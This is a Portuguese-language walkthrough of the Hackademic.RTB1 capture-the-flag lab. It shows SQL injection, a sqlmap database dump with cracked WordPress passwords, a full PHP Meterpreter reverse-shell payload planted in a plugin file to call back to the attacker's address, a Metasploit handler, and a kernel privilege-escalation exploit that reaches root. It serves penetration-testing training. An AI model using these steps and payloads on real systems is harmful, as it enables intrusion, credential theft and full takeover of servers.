

IP da máquina: 192.168.56.109 // MAC: 00:0c:29:b9:f1:77

Resultados do nmap:



```
PORT   STATE  SERVICE VERSION
22/tcp closed ssh
80/tcp open   http    Apache httpd 2.2.15 ((Fedora))
| http-methods:
|   Supported Methods: GET HEAD POST OPTIONS TRACE
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.2.15 (Fedora)
|_http-title: Hackademic.RTB1
MAC Address: 00:0C:29:B9:F1:77 (VMware)
Device type: general purpose|WAP|storage-misc|media device
Running (JUST GUESSING): Linux 2.6.X|3.X (98%), ZyXEL embedded (96%), HP embedded (93%), Infomir embedded
 (93%), Ubiquiti embedded (93%), Ubiquiti AirOS 5.X (92%), LG embedded (92%)
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/h:hp:p2000_g3 cpe:/o:linux:linux_kernel:3 cpe:/h:infomir:mag-2
50 cpe:/o:linux:linux_kernel:2.6.32 cpe:/h:ubnt:airmax_nanostation cpe:/o:ubnt:airos:5.2.6
Aggressive OS guesses: Linux 2.6.22 - 2.6.36 (98%), ZyXEL Keenetic Giga WAP 2.04 - 2.05 (96%), Linux 2.6.
23 - 2.6.38 (95%), Linux 2.6.31 - 2.6.35 (95%), Linux 2.6.9 - 2.6.27 (95%), Linux 2.6.32 - 2.6.39 (95%),
Linux 2.6.37 (95%), Linux 2.6.39 (95%), Linux 2.6.32 (94%), Linux 2.6.27 (Ubuntu 8.10) (94%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.002 days (since Thu Jun  4 09:56:56 2020)
Network Distance: 1 hop
```


Resultados do Nikto:



```
+ Server: Apache/2.2.15 (Fedora)
+ Server may leak inodes via ETags, header found with file /, inode: 12748, size: 1475, mtime: Sun Jan  9
 15:22:11 2011
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against s
ome forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of
the site in a different fashion to the MIME type
+ Apache/2.2.15 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for
the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /: A Wordpress installation was found.
+ 8724 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2020-06-04 10:07:23 (GMT-3) (54 seconds)
```

Vulnerável a SQL Injection:

http://192.168.56.109/Hackademic_RTB1/?cat=1’



Hackademic.RTB1 <div id='e
192.168.56.109/Hackademic_RTB1/?cat=1'

Hackademic.RTB1

The First Realistic Hackademic Challenge (root this box).

Archive for the “

WordPress database error: [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\\\' LIMIT 1' at line 1]

```
SELECT * FROM wp_categories WHERE cat_ID = 1\\\' LIMIT 1
```

” Category

Got root?!


Friday, January 7, 2011 | 4:08 am

This is the first **Realistic Hackademic Challenge** (*root this box*).
Have you got the skills to exploit this box and to take root?

Goal:
Gain access to the (*HackademicRTB1*) box and read the “**Key.txt**” file in the root directory.

—NickJames | no comments
(posted in Uncategorized


Resultados do sqlmap:



```
available databases [3]:
[*] information_schema
[*] mysql
[*] wordpress
```

sqlmap -u "http://192.168.1.105/Hackademic_RTB1/?cat=1" -D wordpress --dump-all --batch


(O ip da máquina mudou porque eu tive que alterar as configurações de rede para bridge, pois não conseguia fazer o scan em modo host-only)



```
[10:37:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[10:37:12] [WARNING] multiprocessing hash cracking is currently not supported on this platform
[10:37:34] [INFO] cracked password 'admin' for user 'NickJames'
[10:38:17] [INFO] cracked password 'kernel' for user 'MaxBucky'
[10:38:26] [INFO] cracked password 'maxwell' for user 'JasonKonnors'
[10:38:31] [INFO] cracked password 'napoleon' for user 'TonyBlack'
[10:38:40] [INFO] cracked password 'q1w2e3' for user 'GeorgeMiller'
```

Painel de login do wordpress:

http://192.168.1.105/Hackademic_RTB1/wp-login.php




WordPress › Login

192.168.1.105/Hackademic_RTB1/wp-login.php

WordPress

Username: GeorgeMiller

Password: ●●●●●●



Hackademic.RTB1 (View site »)

Latest Activity


Posts »

- Got root?!

Blog Stats

There are currently 1 posts and 0 comments, contained within 1 categories.

Habilitando os plug-ins:



Hackademic.RTB1 › Manage

192.168.1.105/Hackademic_RTB1/wp-admin/plugins.php?activate=true

Hackademic.RTB1 (View site »)

We feel the room swayin'

Plugin activated.

Plugin Management


Plugins are files you usually download separately from WordPress that add functionality. To install a plugin you generally just need to put the plugin file into your wp-content/plugins directory. Once a plugin is installed, you may activate it or deactivate it here. If something goes wrong with a plugin and you can't use WordPress, delete that plugin from the wp-content/plugins directory and it will be automatically deactivated.

Plugin	Version	Author	Description	Action
Hello Dolly	1.0	Matt Mullenweg	This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed up in two words sung most famously by Louis Armstrong. Hello, Dolly. This is, by the way, the world's first official WordPress plugin. When enabled you will randomly see a lyric from Hello, Dolly in the upper right of your admin screen on every page.	Deactivate
Markdown	1.0.1	Michel Fortin	Markdown syntax allows you to write using an easy-to-read, easy-to-write plain text format. Based on the original Perl version by John Gruber. More…	Deactivate
Textile 1	1.0	Dean Allen	This is a simple wrapper for Dean Allen's Humane Web Text Generator, also known as Textile. If you use this plugin you should disable Textile 2 and Markdown, as they don't play well together.	Deactivate

Get More Plugins


You can find additional plugins for your site in the WordPress plugin directory. To install a plugin you generally just need to upload the plugin file into your wp-content/plugins directory. Once a plugin is uploaded, you may activate it here.

Criando um payload com o msfvenom:



```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.106 lport=443 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.1.106'; $port = 443; if (($f = 'stream_socket_client') && is_callabl
e($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $
s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, S
OCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_ty
pe) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4)
; break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len =
$a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b));
break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock
_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=cr
eate_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Escuta com o metasploit iniciada:




```
[*] Starting persistent handler(s)...
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lport 443
lport => 443
msf5 exploit(multi/handler) > set lhost 192.168.1.106
lhost => 192.168.1.106
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.106:443
```

Fazendo update da shell:


http://192.168.1.105/Hackademic_RTB1/wp-admin/plugin-editor.php



Editing **hello.php**


```
<?php /**/ error_reporting(0); $ip = '192.168.1.106'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type =
'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) {
die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break;
} if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') &&
ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Sessão aberta:




```
[*] Started reverse TCP handler on 192.168.1.106:443
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.106:443 -> 192.168.1.105:43669) at 2020-06-04 10:57:36 -0300

meterpreter >
```




```
meterpreter > sysinfo
Computer    : HackademicRTB1
OS          : Linux HackademicRTB1 2.6.31.5-127.fc12.i686 #1 SMP Sat Nov 7 21:41:45 EST 2009 i686
Meterpreter : php/linux
meterpreter > shell
Process 4055 created.
Channel 1 created.
id
uid=48(apache) gid=489(apache) groups=489(apache)
```

Resultado do searchsploit:




```
root@kali:~# searchsploit rds protocol
------------------------------------------------------------------------------------------ ----------------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ----------------------------------
Linux Kernel 2.6.36-rc8 - 'RDS Protocol' Local Privilege Escalation                       | linux/local/15285.c
------------------------------------------------------------------------------------------ ----------------------------------
```




```
root@kali:~# cp /usr/share/exploitdb/exploits/linux/local/15285.c /root
root@kali:~# ls
15285.c              commix      dump              Music         Pictures  Templates
```

Upload da shell:




```
meterpreter > pwd
/tmp
meterpreter > upload 15285.c
[*] uploading  : 15285.c -> 15285.c
[*] Uploaded -1.00 B of 6.99 KiB (-0.01%): 15285.c -> 15285.c
[*] uploaded   : 15285.c -> 15285.c
meterpreter > shell
Process 4074 created.
Channel 4 created.
```



```
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.0$ gcc 15285.c -o teste
gcc 15285.c -o teste
bash-4.0$ chmod 777 teste
chmod 777 teste
bash-4.0$ ./teste
./teste
[*] Linux kernel >= 2.6.30 RDS socket exploit
[*] by Dan Rosenberg
```

Root:



```
[*] Resolving kernel addresses...
 [+] Resolved security_ops to 0xc0aa19ac
 [+] Resolved default_security_ops to 0xc0955c6c
 [+] Resolved cap_ptrace_traceme to 0xc055d9d7
 [+] Resolved commit_creds to 0xc044e5f1
 [+] Resolved prepare_kernel_cred to 0xc044e452
[*] Overwriting security ops...
[*] Overwriting function pointer...
[*] Triggering payload...
[*] Restoring function pointer...
[*] Got root!
sh-4.0# id
id
uid=0(root) gid=0(root)
sh-4.0# 
```